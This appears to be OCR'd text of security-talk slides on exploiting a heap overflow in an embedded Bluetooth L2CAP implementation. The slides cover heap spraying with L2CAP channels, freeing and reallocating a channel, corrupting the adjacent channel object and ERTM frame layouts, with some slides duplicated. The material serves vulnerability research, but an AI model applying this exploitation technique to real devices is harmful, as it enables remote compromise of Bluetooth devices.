  if ( cid == 2 && p_link->length > 0x4F1 ) {
    return 0;
  }
  ...
case prh_hci_ACL_CONTINUE_FRAGMENT:
  ...
  memcpy(p_link->cur_pos, data, inbf->len);
```



Exploit :: Heap Overflow :: Targets

Heap-based buffer overflow exploitation:


- Freed chunk metadata overwriting (attacking the allocator):
  - Knowledge of the allocator’s internals
  - Precise heap offsets and operations
- Allocated objects data overwriting (attacking the logic):
  - Requires good objects with useful members
  - Heap Feng-Shui is still needed

Exploit :: Heap Overflow :: Targets

Heap-based buffer overflow exploitation:

- Freed chunk metadata overwriting (attacking the allocator):
  - Knowledge of the allocator’s internals
  - Precise heap offsets and operations
- Allocated objects data overwriting (attacking the logic):
  - Requires good objects with useful members
  - Heap Feng-Shui is still needed

Exploit :: Heap Layout



Main
Heap Arena

...
allocated
allocated
freed
freed
freed
allocated
allocated
allocated
freed
freed
...

Thread#1
Heap Arena

...
allocated
allocated
freed
allocated
freed
freed
allocated
freed
...

Thread#2
Heap Arena

...
allocated
allocated
allocated
freed
allocated
allocated
allocated
freed
freed
allocated
...

Thread#3
Heap Arena

...
freed
allocated
freed
allocated
freed
freed
allocated
freed
freed
...

Exploit :: Heap Layout :: Spraying :: L2CAP Channel


Heap Spraying via L2CAP Channels

To eliminate the heap fragmentation

Legend:


allocated
freed

1. Start heap spraying by establishing multiple L2CAP channels to SDP profile.




alloc	channel	⋮	free	free	channel	⋮	free	channel	⋮	channel	⋮	free	alloc

2. After a dozen objects, the following layout will be achieved.



alloc	free	free	⋮	channel	⋮	channel	⋮	channel	⋮	channel	⋮	channel

3. Let's choose the target channel and enumerate the channels' sled.




channel#1	⋮	channel#2	⋮	channel#3	⋮	channel#4	⋮	channel#5	⋮	channel#6	⋮	channel#7

Exploit :: Heap Layout :: Overview

L2CAP Channels spraying was done via `link#1`


before triggering the vulnerability

L2CAP Channels Layout



Exploit :: Heap Layout :: Overview


L2CAP Channels Layout




How do we use the obtained Heap Overflow?

Exploit :: Heap Layout :: Trigger


1. Initial state of the L2CAP Channels layout after spraying



2. Disconnect channel#1 from link#1, it will free the heap chunk




3. Reallocate the freed channel#1 with L2CAP PDU via link#1



Exploit :: Heap Layout :: Trigger

4. Subsequent heap overflow will go into channel#2



Exploit :: Heap Layout :: Trigger

By utilizing the heap overflow primitive, we’re able to corrupt other objects in the channels sled created after spraying.

`prh_host_gen_ll` content must be set to NULL to bypass the application crashes.

(more info you will find in the whitepaper)

Now that we demonstrated the nature of Heap Overflow, the next step is to understand what we can corrupt in L2CAP Channel objects.

ERTM Channels


Exploit :: ERTM Channel :: General Information

- ERTM - Enhanced Retransmission mode
- Type of dynamic L2CAP channels
- Segmentation of ERTM PDU: I-frames and S-frames
- The information frames (I-frames): information transfer between L2CAP entities. I-frame is transmitted in L2CAP PDU
- The supervisory frames (S-frames): acknowledge I-frames and request retransmission
- PDUs exchanged with a peer entity are numbered and acknowledged

Exploit :: ERTM Channel :: General Information

- ERTM - Enhanced Retransmission mode
- Type of dynamic L2CAP channels
- Segmentation of ERTM PDU: I-frames and S-frames
- The information frames (I-frames): information transfer between L2CAP entities. I-frame is transmitted in L2CAP PDU
- The supervisory frames (S-frames): acknowledge I-frames and request retransmission
- PDUs exchanged with a peer entity are numbered and acknowledged

Exploit :: ERTM Channel :: Frames



Supervisory frame (S-frame)

Length	Channel ID	Control	FCS[1]
16	16	16 / 32	0 / 16

Basic L2CAP header

Information frame (I-frame)

Length	Channel ID	Control	ERTM PDU Length[2]	Information Payload	FCS[1]
16	16	16 / 32	0 / 16		0 / 16

Basic L2CAP header

Exploit :: ERTM Channel :: Frames

Supervisory frame (S-frame)

Length	Channel ID	Control	FCS[1]
16	16	16 / 32	0 / 16

Basic L2CAP header

Information frame (I-frame)

Length	Channel ID	Control	ERTM PDU Length[2]	Information Payload	FCS[1]
16	16	16 / 32	0 / 16		0 / 16

Basic L2CAP header

